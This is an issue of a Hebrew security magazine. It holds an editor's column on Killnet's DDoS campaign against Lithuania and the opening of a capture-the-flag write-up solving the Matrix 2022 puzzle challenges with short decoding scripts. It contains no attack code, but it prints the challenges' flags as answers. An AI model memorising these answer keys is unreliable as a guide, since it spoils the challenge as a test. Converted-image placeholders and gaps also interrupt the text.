Digital Whisper

גליון 141, יולי 2022

מערכת המגזין:

מייסדים:	אפיק קסטיאל, ניר אדר
מוביל הפרויקט:	אפיק קסטיאל
עורכים:	אפיק קסטיאל
כתבים:	עידן סטרובינסקי, דניאל איסקוב, ליאור פולק, דניאל קויפמן, ד"ר יעקב רימר ושרון וילנסקי

יש לראות בכל האמור במגזין Digital Whisper מידע כללי בלבד. כל פעולה שנעשית על פי המידע והפרטים האמורים במגזין Digital Whisper הינה על אחריות הקורא בלבד. בשום מקרה בעלי Digital Whisper ו/או הכותבים השונים אינם אחראים בשום צורה ואופן לתוצאות השימוש במידע המובא במגזין. עשיית שימוש במידע המובא במגזין הינה על אחריותו של הקורא בלבד.

פניות, תגובות, כתבות וכל הערה אחרת - נא לשלוח אל editor@digitalwhisper.co.il

דבר העורך

ברוכים הבאים לדברי הפתיחה של הגליון ה-141 של DigitalWhisper!

איזה חודש, מלא אירועים, מלא עניינים, כמות לא סבירה במדד הסייבר...

למרות שהיה קשה לבחור, החלטתי לא להתפזר ולבחור נושא אחד. סיפור שלמיטב זכרוני הוא כמעט חסר תקדים, והוא ככל הנראה עוד ציון דרך לקראת מלחמת עולם שלישית מבוססת סייבר. אני מדבר על מתקפת ה-DDoS של קבוצת Killnet הרוסית על ליטא בשבוע האחרון (27/06/2022).

כמות מתקפות ה-DDoS שעליהן שמענו הן רבות מספור, מקטנות וממוקדות שתרגטו רק מטרות איכות בודדות ועד מתקפות עצומות ואימתניות שכללו רשימת מטרות עם יעדים ללא הבחנה. אז מה מיוחד במתקפה הזו שהיה שווה לציין אותה? אני שמח ששאלתם.

הרושם הראשוני לגבי Killnet הוא שמדובר בעוד קבוצה "סטייל Anonymous" רק של חבר'ה עם מבטא רוסי כבד. למיטב ידיעתי לא בוצע עדיין קישור רשמי בין הקבוצה לבין ממשלת רוסיה. אך מי שעוקב אחרי הקבוצה הזאת (ואפילו לא מקרוב מאוד), יכול לראות ששני הגופים האלה פועלים בתיאום כמעט מושלם.

עד כה, כמצופה מקבוצה האקטיביסטית שחובבת את מדיניות החוץ של פוטין, המטרות שלהן היו מטרות "רכות" עם ניחוח מרכז אירופאי שמדי פעם מרימות את הראש כנגד הממשלה הרוסית. מונעים מרוסיה את ההשתתפות באירוויזיון? זה כמובן לא יעבור בשקט. הטלוויזיה הצ'כית טוענת שהקבוצה היא פרו-רוסית? גם היא תקבל, וכו'.

כשבוחנים את היסטוריית המטרות של הקבוצה רואים שהמניע שלה הוא אכן איננו כלכלי ואומנם אין כאן מטרות צבאיות, מדינתיות או ריגול תעשייתי. אוסף רשימת המטרות עשויה להראות כמו רשימת מטרות של קבוצה האקטיביסטית פרו-רוסית "קלאסית", ושיטות הגיוס שלה - כגון ערוצי טלגרם וכו' אכן מתאימים לז'אנר. אבל אם מחברים נתונים "נסיבתיים" סביבתיים כמו תזמוני התקיפות או התבטאויות של פוליטיקאים מהקרמלין וכו' - אפשר להבין שמדובר במצג שווא, או האקטיביזם זול מאוד. הקבוצה מתואמת מדי עם ממשלת רוסיה מכדי שיהיה אפשר להתעלם מהנושא ובייחוד עם פעילויות צבאיות רוסיות.

במתקפה האחרונה (שניכר כי באופן משמעותי עלתה מדרגה הן מבחינת היעדים והן מבחינת הדרישות), על פי הדיווח של NKSC (מרכז הסייבר הלאומי של ליטא) מדובר במתקפת DDoS בהיקף נרחב מאוד והמטרות העיקריות הן מוסדות מדינה, מוסדות תחבורה, אתרי תקשורת וכו'. בנוסף, לפי ערוץ הטלגרם של Killnet, הסיבה לתקיפה היא: "סגירת קווי רכבות אספקת הציוד שמגיעים מרוסיה ועוברים דרך ליטא למאחז שלה בקלינינגרד". והתקיפה תמשיך להתבצע עד שאותו קו האספקה ייפתח.

כל זה עדיין לא עושה את המתקפה מיוחדת, ושימוש במתקפות סייבר תוך כדי מהלך מלחמתי - זה אפילו דבר די נדוש, ראינו זאת רק לאחרונה עם תקיפת תשתיות הלווין של VIASAT. אז מה עושה את המתקפה הזאת ספציפית כל כך מיוחדת? הרי אפילו תחכום טכנולוגי אין כאן, בסך הכל שימוש בכלים בסיגנון של Low Orbit Ion Cannon כדי להפיל אתרים ותשתיות.

החידוש כאן הוא לא בטכנולוגיה, וגם לא בתזמון, אלא במניע: בכך שעד כה נראה היה שמדינות השתמשו בתקיפות סייבר כצעד התקפי. וכאן - התקיפה מבוצעת כצעד הגנתי (הגנתי מזוויתה של היוזמת, כן?). ברור לכולם שליטא לא יזמה את חסימת הקו מרצונה, היא כמובן לא מחפשת צרות מול רוסיה, אך ליטא מחוייבת לבצע את ההחלטה מתוך כך שהיא מחויבת להחיל את הסנקציות של האיחוד האירופאי.

אם מדינה במצבה של רוסיה הייתה מאיימת בפלישה לאותו אזור או במתקפת טילים כדי להפעיל לחץ, זה לא היה עובר בשתיקה, ורוסיה יודעת שבצעד זה היא הייתה יוצרת לעצמה חזית צבאית נוספת. עם זאת הפתרון של השבתת תשתיות מדינה להפעלת לחץ תוך כדי תקיפת DDoS הוא מוצלח ביותר. רוסיה מקבלת את מה שהיא רוצה מבלי לשלם את מה שהיא הייתה נדרשת לשלם.

מלבד הדברים הבעייתים הטריוויאלים כמובן, החלק הבעייתי פה הוא שמדובר בכדור שלג. פלישה צבאית היא עילה למלחמה, שיגור טילים מעבר לקו הגבול היא עילה למלחמה, אך עוד לא חזינו במדינה שהכריזה מלחמה עקב תקיפות סייבר חוזרות ונשנות מצד שכנתה, וגם לא הטלת סנקציות על ידי קבוצת מדינות בשל כך. למתקפות כאלה יש פוטנציאל לייצר נזק משמעותי אך הן מתקבלות באופן נסלח יותר, **וזה מה שעושה את ההדק של מתקפות הסייבר קל יותר ללחיצה.**

טולרנטיות שכזאת מגבירה את הלגיטימציה בהפעלת יכולות שכאלה, מה שגורם להן להיות שכיחות יותר ויותר, משלב זה ועד ליצירת נזק אמיתי שלוקח זמן רב להשתקם ממנו - המרחק לא רב. תקיפות סייבר הן לא עניין חדש, אך הן יחסית חדשות כשמדובר בשינוי תפישה של מדיניות חוץ וביטחון, ונכון לעכשיו עושה רושם שתפיסת מדיניות החוץ והבטחון של כלל העולם בכל הנוגע למתקפות בסיגנון הנ"ל לא הולם את פוטנציאל הנזק.

בהצלחה לכולנו ☺

וכמובן, לפני שנשכח - תודה רבה לכל מי שתרמו מזמנם על מנת שתוכלו לחזות ברצף הביטים הזה שלפניכם! תודה רבה ל**עידן סטרובינסקי**, תודה רבה ל**דניאל איסקוב**, תודה רבה ל**ליאור פולק**, תודה רבה ל**דניאל קויפמן**, תודה רבה ל**ד"ר יעקב רימר** ותודה רבה ל**שרון וילנסקי**

קריאה נעימה,

אפיק קסטיאל

תוכן עניינים

דבר העורך	2
תוכן עניינים	4
סדרת אתגרי Matrix 2022	5
סטגנוגרפיה, או - על ביטים לא חשובים שחשובים	56
Coreflood - ניתוח זיכרון ומתודולוגיות הדבקה	65
בינה מלאכותית והגנת סייבר: הייפ ומציאות - חלק ד'	82
אוטומציה לתהליכי הקשחה לצמצום משטחי תקיפה	88
דברי סיכום	107

סדרת אתגרי Matrix 2022

מאת עידן סטרובינסקי ודניאל איסקוב

הקדמה

כמדי שנה, גם השנה (2022), בתחילת יוני, פרסמה חברת Matrix סדרת אתגרים כחלק מקמפיין גיוס עובדים. האתגרים נחלקו לקטגוריות הבאות: Pwn, Reversing, Mobile, Misc, Crypto והיה גם אתגר לחימום מהקטגוריה Warmup.

במאמר זה נציג את הפתרונות שלנו לאתגרים.

אתגר Print Flag (קטגוריית Warmup, 50 נקודות)

באתגר הזה נראה את התיאור הבא:

ונקבל גם קובץ print_flag.py הנראה כך:

```
def toString():
    ?

flag_array =
[["M",0],["C",0],["L",0],["{",0],[15,6],[14,2],["M",0],["_",0],[60,3],[40,1],["_",0],[20,1
],[0,3],[4,3],[100,3],[7,0],["}",0]]

def print_flag():
    flag =""
    for letter in flag_array:
        flag += toString(letter[0])[letter[1]]
    print(flag)

print_flag()
```

נראה שהסקריפט לוקח מה-flag_array את המספר השני כאינדקס והחלק הראשון משמש כאות או מספר(?) מוזר. כמובן שמצופה מאיתנו להשלים את הפעולה toString... אחרי התחבטות לא קטנה עם עצמי, עלה בי הרעיון שאולי המספרים מומרים למילים. לשם בדיקת התיאוריה השתמשתי בספרייה num2words:

```
from num2words import num2words
def toString(x):
    if(isinstance(x, str)):
        return x
    return num2words(x)

flag_array =
[["M",0],["C",0],["L",0],["{",0],[15,6],[14,2],["M",0],["_",0],[60,3],[40,1],["_",0],[20,1
],[0,3],[4,3],[100,3],[7,0],["}",0]]

def print_flag():
    flag =""
    for letter in flag_array:
        flag += toString(letter[0])[letter[1]]
    print(flag)

print_flag()
```

ונקבל את הפלט הבא:

```
MCL{nuM_to_wor s}
```

מוזר, נראה שהקוד נכשל בתו השני לפני האחרון שהוא 100 והאינדקס הוא 3, זאת אומרת המילה hundred, והתו במיקום 3 הוא d. אם נציב את האות נקבל את המחרוזת הזאת:

```
MCL{nuM_to_words}
```

נדפיס את מה המילים שהספרייה שלנו יוצרת כדי להבין מה הטעות בעזרת הקוד הבא:

```
from num2words import num2words
def toString(x):
    if(isinstance(x, str)):
        return x
    print(num2words(x))
    return num2words(x)

flag_array =
[["M",0],["C",0],["L",0],["{",0],[15,6],[14,2],["M",0],["_",0],[60,3],[40,1],["_
",0],[20,1],[0,3],[4,3],[100,3],[7,0],["}",0]]

def print_flag():
    flag =""
    for letter in flag_array:
        flag += toString(letter[0])[letter[1]]
    print(flag)

print_flag()
```

ונקבל את הפלט הבא:

```
fifteen
fourteen
sixty
forty
twenty
zero
four
one hundred
seven
MCL{nuM_to_wor s}
```


נראה שהטעות נובעת מכך שהספרייה הופכת את המספר 100 ל-one hundred במקום ל-hundred

בכל מקרה נוכל להזין את הדגל שלנו בשמחה:


MCL{nuM_to_words}

אתגר Plagiarism (קטגוריית Misc, 50 נקודות)


באתגר זה נראה את התיאור הבא:




ונקבל גם את הקובץ flag.txt הנראה כך:



שתי שורות של מספרים. נשים לב שהשורה השנייה נראית במבנה של הדגל הודות לסוגריים המסולסלים. הדבר הראשון שעלה לי לראש זה לגגל את אחד המספרים בשורה הראשונה וזה מה שקיבלתי:



נראה שהמספר הזה הוא מעין מספר מזהה לספר. שימו לב שחיפשתי את המספר הראשון והספר מתחיל באות M, כנראה אנחנו בכיוון הנכון. נחפש את המספר השני לוודא:



האות C היא אכן האות השנייה, אבל מה פשר המספרים בשורה השנייה של קובץ ה-flag.txt? בשלב זה חשבתי לעצמי אולי הם מסמנים אינדקסים. בוא נבדוק, הספר הראשון מתחיל באות M והמספר התואם לו הוא 1, אז אם זה אינדקסים, הספירה מתחילה מ-1 ולא מ-0.

נבדוק לגבי הספר השני, הספר הוא "C Programming Language" והמספר התואם לו הוא 5 במקרה הזה נקבל את האות o ואנחנו אמורים לקבל C, מוזר. אם נשים לב, בחלק מהמקומות (כולל בכריכה של הספר עצמו) מופיע המילה The לפני האות C. זאת אומרת The C Programming Language ובמקרה הזה דווקא המספר 5 מתאים כאינדקס כי הוא מביא לנו בדיוק את האות C.

יש קאץ' מוזר נוסף, אם נסתכל טוב במספרים בשורה הראשונה נראה את המספר 0000000000 כשהתו שמתחתיו הוא דווקא לא מספר אלא סוגריים מסולסלות, אז אני מניח שזה פשוט מתפקד כ-placeholder מטעמי נוחות.

כמובן שניתן לעשות את שאר העבודה ידנית, אבל אפשר גם לכתוב סקריפט, הנה פתרון לדוגמה, המשתמש בספרייה isbnlib ומתוכו גם ב-API של ויקיפדיה (כי זה היחיד שעבד לי בצורה תקינה).

```
import isbnlib

with open("flag.txt") as f:
    isbns = f.readline().rstrip().split()
    nums = f.readline().rstrip().split()
for i in range(len(isbns)):
    if(isbns[i] == "0000000000"):
        print(nums[i], end="")
        continue
    print(isbnlib.meta(isbns[i], service='wiki')["Title"][int(nums[i])-
1], end="")
print()
```

שימו לב שהסקריפט מניח שהקובץ flag.txt המצורף לאתגר נמצא באותה תיקייה שבו הסקריפט נמצא. נחכה כמה שניות ונקבל את הדגל:

MCL{Bookworming}


אתגר Fo/Fo/Fo/Folang (קטגוריית Misc, 150 נקודות)

באתגר זה נקבל את התיאור הבא:


נקבל גם קובץ zip עם תיקייה שמכילה אינספור תיקיות בתוך תיקיות, ממש מבוך של תיקיות. המחשבה הראשונית שלי שמדובר בשפה איזוטרית מבוססת תיקיות וככל הנראה קוראים לה "Folang", לכן זה מה שחיפשתי אך ללא הצלחה.

הרצתי את הפקודות tree ו-find כדי לקבל תמונה כלשהי של איך התיקיות האלה בנויות, אך זה לא ממש עזר לי. מה שכן עזר לי זה לטייל בתיקיות בעזרת סייר הקבצים הרגיל של ווינדוס (או לינוקס זה לא משנה).


ניכנס לתיקייה שבתוך התיקייה הראשית (Folang):




ונגיע לחלון הבא:



בתיקייה הראשונה מבין השתיים יש עוד 4 תיקיות ריקות, לא מעניין. ניכנס לתיקייה השנייה:




בתיקייה הראשונה כאן יש 5 תיקיות ריקות ובתיקייה השנייה יש כאן 2 תיקיות ריקות. נמשיך לתיקייה השלישית ונראה משהו מעניין:




יש כאן 48 תיקיות ממוספרות, האינסטינקט הראשוני שלי זה שכל תיקייה זה אות של הדגל, אבל איך זה מיוצג?

אם נכנס לתיקייה הראשונה, נראה:




שתי תיקיות, אוקיי, ניכנס לתיקייה הראשונה:




יש כאן 4 תיקיות בחלק מהן יש תיקייה בשם New Folder ריקה ובחלק לא, אוקיי, אולי זה מייצג משהו.

נחזור לתיקייה הקודמת (מקווה שאתם עוקבים!):



הפעם ניכנס לתיקייה השנייה:



שוב 4 תיקיות, שוב בחלק יש New Folder ובחלק לא. שימו לב שארבעת התיקיות ממוספרות כהמשך ישיר לארבעת התיקיות בתיקייה הראשונה שבחנו קודם לכן. יש 8 תיקיות כאלה (4 תת תיקיות בכל זוג תיקיות) ובחלקן יש New Folder מה שגורם לי לחשוב שמדובר בסיביות (ביטים) כי יש בדיוק 8 תתי תיקיות.

ה-New Folder ככל הנראה מציין 1 ואם התיקייה ריקה אז הסיבית היא 0. בדקתי עוד כמה תיקיות מתוך ה-48 שמצאנו ידנית, והן בנויות אותו דבר לכן נבדוק את התאוריה שלי בעזרת סקריפט זריז שכתבתי בתיקייה מעל התיקייה Folang שהיא התיקייה הראשית:

```
import os
from natsort import os_sorted

def decode_binary_string(s):
    return ''.join(chr(int(s[i*8:i*8+8],2)) for i in range(len(s)//8))

directory = r"Folang\New Folder\New Folder (2)\New Folder (3)\\"
dirs = ([x[0][len(directory):] for x in os.walk(directory)])
dirs = os_sorted(dirs)
paths_to_del = []

for dir in dirs:
    if dir.endswith(r"\New Folder"):
        path_to_del = dir[:-11]
        paths_to_del.append(path_to_del)

for path in paths_to_del:
    dirs.remove(path)

bitstring = ""
for dir in dirs:
    if(dir.count("\\") == 2):
        bitstring+="0"
    if(dir.count("\\") == 3):
        bitstring+="1"

print(decode_binary_string(bitstring))
```

שימו לב שהשתמשתי בספרייה natsort על מנת לסדר את התיקיות כמו שסייר הקבצים של ווינדוס מסדר אותו. נריץ ונקבל את הפלט:

```
https://ctf.matrixcyberlabs.com/ef42b8973ac18f65
```

נראה מבטיח, ננווט לקישור, ונגיע לדף הבא:

Congratulations! You've successfully executed the Folders esoteric language :)

Now, in order to get the flag you need to *'write'* using Folders.
Create a folders structure that will print out a distinctive word showcased in this video.

Zip the root of your 'Folders' folder structure and send it to the server represented as a base64 string.

`--- base64( zip( folders ) ) ---`

server: `nc 0.cloud.chals.io 22255`

Good luck !

